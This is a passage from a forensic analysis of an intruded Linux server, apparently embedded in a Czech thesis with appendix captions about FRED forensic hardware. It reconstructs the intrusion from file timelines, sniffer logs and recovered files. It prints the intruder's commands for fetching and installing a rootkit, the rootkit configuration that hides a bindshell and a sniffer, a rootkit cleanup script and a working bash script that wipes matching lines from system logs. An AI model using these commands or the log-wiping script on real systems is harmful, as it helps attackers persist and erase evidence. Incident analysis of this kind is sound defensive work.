                          XX mac -rwxr-xr-x root   root   /x/var/tmp/XXXXX/
                                                  imapdis
  XXX 15 XX 02:24:59    4665 .a. -rwxr-xr-x root   bin    /x/usr/bin/basename
  XXX 15 XX 02:25:03       0 mac -rw-r--r-- root   root   /x/var/log/cron
  XXX 15 XX 02:25:04       0 ma. crw-rw-rw- root   root   /x/dev/ttyp3
  XXX 15 XX 02:25:06       0 .a. -rw-r--r-- root   root   /x/var/log/debug
  XXX 15 XX 02:25:08       0 .a. -rw-r--r-- root   root   /x/var/log/lastlog
  XXX 15 XX 02:25:12    2699 .a. -rw-r--r-- root   root   /x/var/log/syslog
  XXX 15 XX 02:25:15  131968 .a. -rwxr-xr-x root   bin    /x/usr/bin/gawk
                        5941 .a. -rwxr-xr-x root   bin    /x/usr/bin/wc
                           0 .a. -rw-r--r-- root   root   /x/var/log/xferlog
                        1024 m.c drwxr-xr-x root   root   /x/var/tmp/XXXXX
                        1126 .a. -rwxr-xr-x root   root   /x/var/tmp/XXXXX/clean
  XXX 15 XX 02:25:54    2802 m.c -rwxr-xr-x root   root   /x/etc/rc.d/rc.inet2
  XXX 15 XX 02:26:13   12288 m.c -rw-rw-r-- root   root   /x/etc/psdevtab
  XXX 15 XX 02:26:26    7416 .a. -rwxr-xr-x root   bin    /x/bin/mkdir
  XXX 15 XX 02:26:33      15 m.c -rw-r--r-- root   root   /x/dev/XXXXXXXX/LS
  XXX 15 XX 02:26:40    1024 m.c drwxr-xr-x root   root   /x/dev/XXXXXXXX
                          25 m.c -rw-r--r-- root   root   /x/dev/XXXXXXXX/PS
  XXX 15 XX 02:28:37       0 .a. crw-rw-rw- root   root   /x/dev/ptyp2
  XXX 15 XX 02:28:38       0 m.c crw-rw-rw- root   root   /x/dev/ptyp2
                           0 mac crw-rw-rw- root   root   /x/dev/ttyp2
  XXX 15 XX 02:29:58       0 m.c -rw-r--r-- root   root   /x/var/log/lastlog
  XXX 15 XX 02:30:06       0 m.c -rw-r--r-- root   root   /x/var/log/xferlog
  XXX 15 XX 02:31:03   66973 .a. -rwxr-xr-x root   bin    /x/bin/telnet
  XXX 15 XX 02:35:01    1024 m.c drwxr-xr-x root   root   /x/var/log
                           0 mac -rw-r--r-- root   root   /x/var/log/sulog
  XXX 15 XX 02:35:16       0 m.c -rw-r--r-- root   root   /x/var/log/debug
  XXX 15 XX 02:35:51       0 ma. crw-rw-rw- root   root   /x/dev/ptyp3
  XXX 15 XX 02:35:52       0 ..c crw-rw-rw- root   root   /x/dev/ptyp3
                           0 ..c crw-rw-rw- root   root   /x/dev/ttyp3
  XXX 15 XX 03:21:57    1649 m.. -rw-r--r-- root   root   /x/etc/passwd.OLD
  XXX 15 XX 03:22:24    7317 .a. -rwxr-xr-x root   bin    /x/bin/killall
  XXX 15 XX 03:22:40   58605 .a. -rwxr-xr-x root   bin    /x/bin/ps
                          25 .a. -rw-r--r-- root   root   /x/dev/XXXXXXXX/PS
-------------------------------------------------------------------------------

This activity appears to be seen starting at line 471 in the "tcp.log"
sniffer log file (between XXX 14 03:46 from line 348 and XXX 17 20:13
from the last modification date of the file):

-------------------------------------------------------------------------------
```

```
IIIIIIIII.XXXXXXX.XXX.XX => XXXXXXX.washington.edu [143]

----- [Timed Out]

IIIIIIIII.XXXXXXX.XXX.XX => XXXXXXX.washington.edu [513]
rootXXXXlinux/38400
----- [FIN]

IIIIIIIII.XXXXXXX.XXX.XX => XXXXXXX.washington.edu [513]
rootXXXX-linux/38400
----- [FIN]

IIIIIIIII.XXXXXXX.XXX.XX => XXXXXXX.washington.edu [513]
rootr00tlinux/38400t
----- [FIN]

IIIIIIIII.XXXXXXX.XXX.XX => XXXXXXX.washington.edu [23]
 !"'%P#$ 38400,38400linuxXXXXX

XXX

r00t
finger
cd /var/tmp
ls -al
rm -rf .bash*
ftp XXXXXX.XXX.XXX
anonymous
ass
get XXXX.tgz
quituit
tar zxvf XXXX.tgz
chmod +x *
./INSTALL
ls -al

----- [Timed Out]

IIIIIIIII.XXXXXXX.XXX.XX => GGGGGGG.XXXXXXXXXX.XXX [23]
 !"'%P#$ 38400,38400linuxr00t
pico /etc/rc.d/irc.inetd2
rpc.mo.mo.mo.mountd
[A11
mountd
[A2
pmountd
[A[A[C[C[C[C[C[C[C[C[C[C[C[C[C[C[C[C[B[C[C# [B[D[D#[B[D#[B[D# y
pico /etc/inetd.conf
[6~[6~killall -HUP inetd
cat /etc/inetd.conf
ps aux
kill -9 cd /dev
mkdir XXXXXXXX
```

```
cd XXXXXXXX
pico LS
XXXXXXXX
XXXXXy
pico PS
3 bindshell
3 linsniffery
ps aux
kill -9 2541
f
----- [Timed Out]
--------------------------------------------------------------------------------

This shows the intruder editing the rootkit configuration file for
"ls" (named "LS") to hide files/directories with "XXXXXXXX" and
"XXXXX" in their names, and the rootkit configuration file for "ls"
(named "PS") to hide processes with "bindshell" and "linsinffer" in
their names.

(The "y" seen in the strings "XXXXXy" and "linsniffery" are artifacts
of the intruder using the "pico" editor.  The pico command to save
files is Ctrl-X.  If the file has been modified in any way, pico
prompts the user:

   Save modified buffer (ANSWERING "No" WILL DESTROY CHANGES) ?

The user must then type "y" to save the file.  The sniffer is not
showing control characters, but the "y" does show up.)

The sniffer log entry here shows the XXXXXXXX directory being created,
then the files "LS" and "PS" being edited, in that order.  This can be
seen in the mactime listing, likely tying this event to XXX 15 at
02:26:

--------------------------------------------------------------------------------
  XXX 15 XX 02:26:26    7416 .a. -rwxr-xr-x root  bin    /x/bin/mkdir
  XXX 15 XX 02:26:33      15 m.c -rw-r--r-- root  roo    /x/dev/XXXXXXXX/LS
  XXX 15 XX 02:26:40    1024 m.c drwxr-xr-x root  roo    /x/dev/XXXXXXXX
                          25 m.c -rw-r--r-- root  roo    /x/dev/XXXXXXXX/PS
--------------------------------------------------------------------------------

On XXX 16, someone creates a backup copy ("sniffer.log.save") of
a sniffer log file ("sniffer.log") in the directory
"/var/tmp/XXXXX".  These sniffer logs also show logins from
intruders, who then access the sniffer log file "tcp.log"):

--------------------------------------------------------------------------------
  XXX 16 XX 21:55:34   36088 .a. -rwxr-xr-x root  bin    /x/bin/netstat
  XXX 16 XX 21:58:27    1024 m.c drwxrwxrwx root  root   /x/var/tmp
  XXX 16 XX 21:58:52       6 .a. -rw-r--r-- root  root   /x/root/temp.txt
  XXX 16 XX 22:50:33    1024 .a. drwxr-xr-x root  root   /x/var/tmp/XXXXX
  XXX 16 XX 22:51:02    6644 .a. -rw-r--r-- root  root   /x/var/tmp/XXXXX/
                                                          sniffer.log
```

```
  XXX 16 XX 22:57:16    1024 .a. drwxr-xr-x root  root   /x/var/tmp/XXXXX
  XXX 16 XX 23:39:51    1024 m.c drwxr-xr-x root  root   /x/var/tmp/XXXXX
                        4992 mac -rw-r--r-- root  root   /x/var/tmp/XXXXX/
                                 sniffer.log.save
-------------------------------------------------------------------------

The file "/root/temp.txt" contains the string "blah" on one line, and
another blank line.  (It is not known what purpose this file serves.)

On XXX 17, a password is changed and a backup copy of the password
file is created.

-------------------------------------------------------------------------
  XXX 17 XX 12:44:50  153384 .a. -rws--x--x root  bin    /x/usr/bin/passwd
  XXX 17 XX 12:45:05    1649 m.c -rw-r--r-- root  root   /x/etc/passwd
                        1649 ..c -rw-r--r-- root  root   /x/etc/passwd.OLD
-------------------------------------------------------------------------

Later on XXXXXXXX 17, someone logs in using telnet.  Line printer status
is apparently obtained.  Modifications to /dev/console indicate a
console login occurred as well. Modification/change dates are altered on
both sniffer logs, one "/etc/..   /tcp.log" and the other
"/var/tmp/XXXXX/sniffer.log", which could indicate they are
shut down:

-------------------------------------------------------------------------
  XXX 17 XX 20:13:44     296 .a. -rw-r--r-- root  root   /x/etc/hosts.deny
                       40907 .a. -rwxr-xr-x root  bin    /x/usr/sbin/tcpd
  XXX 17 XX 20:13:45   40685 .a. -rwxr-xr-x root  bin    /x/usr/sbin/in.telnetd
                          25 m.c -rw-rw-r-- root  root   /x/var/spool/lp1/status
  XXX 17 XX 20:13:46       0 m.. crw-rw-rw- root  root   /x/dev/console
                           0 .a. crw-rw-rw- root  root   /x/dev/ptyp0
                           0 m.. crw-rw-rw- root  root   /x/dev/ttyp0
                       18476 m.c -rw-r--r-- root  root   /x/etc/..___/tcp.log
                        6644 m.c -rw-r--r-- root  root   /x/var/tmp/XXXXX/
                                 sniffer.log
  XXX 17 XX 20:13:50       0 ..c crw-rw-rw- root  root   /x/dev/console
                           0 ..c crw-rw-rw- root  root   /x/dev/ptyp0
                           0 ..c crw-rw-rw- root  root   /x/dev/ttyp0
-------------------------------------------------------------------------

On XXX 18, sendmail is run.  There is evidence in one of the sniffer
log files ("/etc/..   /tcp.log") that shows the intruder mailing a
copy of the tcp.log sniffer log to an email address, which most likely
occurred at this time:

-------------------------------------------------------------------------
  XXX 18 XX 05:30:26  164060 .a. -r-sr-Sr-x root     bin      /x/usr/sbin/sendmail
-------------------------------------------------------------------------

In addition to analyzing the active file system, all deleted files were
recovered using "unrm" from the Coroner's Toolkit.  Simple examination
of the strings in the resulting file reveals several deleted scripts
```

```
and log files.

The following is part of a rootkit installation/cleanup script:

--------------------------------------------------------------------------------
cp /var/tmp/imap-d /var/tmp/XXXXX/programs/imapdis
rm -rf /var/tmp/imap-d
echo "6. cleaning logs"
cd /var/tmp/XXXXX
cp /var/tmp/clean /var/tmp/XXXXX/programs/clean
rm -rf /var/tmp/clean
/var/tmp/XXXXX/programs/clean XXXXXXX 1>/dev/null 2>/dev/null
/var/tmp/XXXXX/programs/clean XXX.XXX 1>/dev/null 2/dev/null
/var/tmp/XXXXX/programs/clean XXXX 1>/dev/null 2>/dev/null
echo "rootkit complete"
echo "rember to disable imapd"
echo "EOF"
--------------------------------------------------------------------------------

The following are portions of deleted system log files that show
connections from various intruder points of origin.

--------------------------------------------------------------------------------
XXX 11 15:26:11 XXXX in.fingerd[864]: connect from XXX-XXX-14.XXXXXXXXX.XXX
XXX 11 15:26:11 XXXX in.telnetd[865]: connect from XXX-XXX-14.XXXXXXXXX.XXX
XXX 11 15:26:11 XXXX telnetd[865]: ttloop:  peer died: Try again
XXX 11 15:26:12 XXXX in.pop3d[866]: connect from XXX-XXX-14.XXXXXXXXX.XXX
XXX 11 15:26:13 XXXX in.telnetd[867]: connect from XXX-XXX-14.XXXXXXXXX.XXX
 . . .
XXX 12 05:36:20 XXXX in.telnetd[1126]: connect from DDDDDD.XXXXXX.XXX
 . . .
XXX 12 11:01:52 XXXX in.telnetd[1213]: connect from EEEEEEE.XXX.XXX
XXX 12 11:02:21 XXXX su: XXXXX on /dev/ttyp1
 . . .
XXX 12 11:04:28 XXXX in.rlogind[1229]: connect from CCCCCCCC.XXXXXXXX.XXX
XXX 12 11:04:44 XXXX in.rlogind[1230]: connect from CCCCCCCC.XXXXXXXX.XXX
 . . .
XXX 12 11:08:57 XXXX su: XXXXX on /dev/ttyp1
XXX 12 11:11:19 XXXX su: XXXXX on /dev/ttyp1
 . . .
XXX 12 11:33:05 XXXX in.telnetd[1290]: connect from AAAAAA.XXXXXX.XXX
XXX 12 11:33:16 XXXX login: 1 LOGIN FAILURE FROM AAAAAA.XXXXXX.XXX, XXX
XXX 12 11:33:21 XXXX login: 2 LOGIN FAILURES FROM AAAAAA.XXXXXX.XXX, XXX
 . . .
XXX 12 11:34:02 XXXX su: XXXXX on /dev/ttyp1
XXX 12 11:41:52 XXXX wu.ftpd[1327]: connect from BBBBBBB.XXXXXX.XXX
XXX 12 11:41:57 XXXX ftpd[1327]: USER XXXXX
XXX 12 11:41:59 XXXX ftpd[1327]: PASS password
XXX 12 11:42:00 XXXX ftpd[1327]: SYST
XXX 12 11:42:01 XXXX ftpd[1327]: CWD /tmp
XXX 12 11:42:06 XXXX ftpd[1327]: TYPE Image
XXX 12 11:42:06 XXXX ftpd[1327]: PORT
XXX 12 11:42:06 XXXX ftpd[1327]: STOR mountd
```

```
XXX 12 11:42:08 XXXX ftpd[1327]: QUIT
XXX 12 11:42:08 XXXX ftpd[1327]: FTP session closed
XXX 12 12:00:25 XXXX in.telnetd[1342]: connect from AAAAAA.XXXXXX.XXX
XXX 12 12:00:25 XXXX telnetd[1342]: ttloop:  peer died: Try again
 . . .
XXX 12 12:54:37 XXXX in.rlogind[1358]: connect from CCCCCCCC.XXXXXXXX.XXX
 . . .
XXX 12 19:53:30 XXXX in.telnetd[1459]: connect from XXXX-XX-118.XXXXXXXXX.XXX
 . . .
XXX 12 23:47:32 XXXX in.telnetd[1525]: connect from XXXXXX.XXXX.XXXXXXXXXX.XXX
XXX 12 23:47:41 XXXX login: 1 LOGIN FAILURE FROM XXXXXX.XXXX.XXXXXXXXXX.XXX, XXXXX
XXX 12 23:48:55 XXXX su: XXXXX on /dev/console
XXX 13 00:12:38 XXXX in.telnetd[1569]: connect from HHHHHH.XXXXXXXXXXXXXXX.XXX
XXX 13 00:12:54 XXXX su: XXXXX on /dev/console
 . . .
XXX 13 06:46:12 XXXX in.telnetd[1673]: connect from XXX.XX.XXX.XX
XXX 13 07:08:01 XXXX in.telnetd[1679]: connect from GGGGGGG.XXXXXXXXXXXXXX.XXX
XXX 13 07:08:14 XXXX su: XXXXX on /dev/console
 . . .
XXX 13 08:30:05 XXXX in.telnetd[1728]: connect from FFFFFFF.XXXXXXXXXXXXXX.XXX
XXX 13 08:30:22 XXXX in.telnetd[1731]: connect from HHHHHH.XXXXXXXXXXXXXX.XXX
XXX 13 08:32:34 XXXX in.telnetd[1733]: connect from FFFFFFF.XXXXXXXXXXXXXX.XXX
 . . .
XXX 13 09:58:42 XXXX su: XXXXX on /dev/console
-------------------------------------------------------------------------------

The following is another script used to clean out log files.  It is not known
if this same file exists still in the active file system.

-------------------------------------------------------------------------------
#!/bin/bash
 . . .
WHAT=$(/bin/ls -F /var/log | grep -v "/" | grep -v "*" | grep -v ".tgz" |
grep -v ".gz" | grep -v ".tar" | grep -v "@")
for file in $WHAT
   line=$(wc -l /var/log/$file | awk -F ' ' '{print $1}')
   echo -n "Cleaning $file ($line lines)..."
   grep -v $1 /var/log/$file > new
   mv -f new /var/log/$file
   newline=$(wc -l /var/log/$file | awk -F ' ' '{print $1}')
   let linedel=$(($line-$newline))
   echo "$linedel lines removed!"
done
echo " "
-------------------------------------------------------------------------------

The following are strings out of a portion of a wtmp file ("last"
information).  Times are not obvious, but host names are.

-------------------------------------------------------------------------------
ftp4264
ttyp1
3XXXXX
```

```
XXXXXXXXXXX
ttyp1
Pftp4626
3XXXXX
XXXXXXXXXXX
ttyp1
3XXXXX
XXXXXXXXXXX
ftp4626
ttyp1
Pftp4639
3XXXXXXXX
XXX.XX.XXX.XX
Pftp4639
Pftp4653
3XXXXXX
XXXXXXXXXXX
ftp4653
Pftp4743
3XXXXX
XXXXXXXXXXXXXXX
```

Dodatek B

Zařízení FRED, FREDDIE a FRED-M

Obrázek B.1: FRED - zdroj: www.digitalintelligence.com.

Obrázek B.2: FREDDIE - zdroj: www.digitalintelligence.com.

Obrázek B.3: FRED-M - zdroj: www.digitalintelligence.com.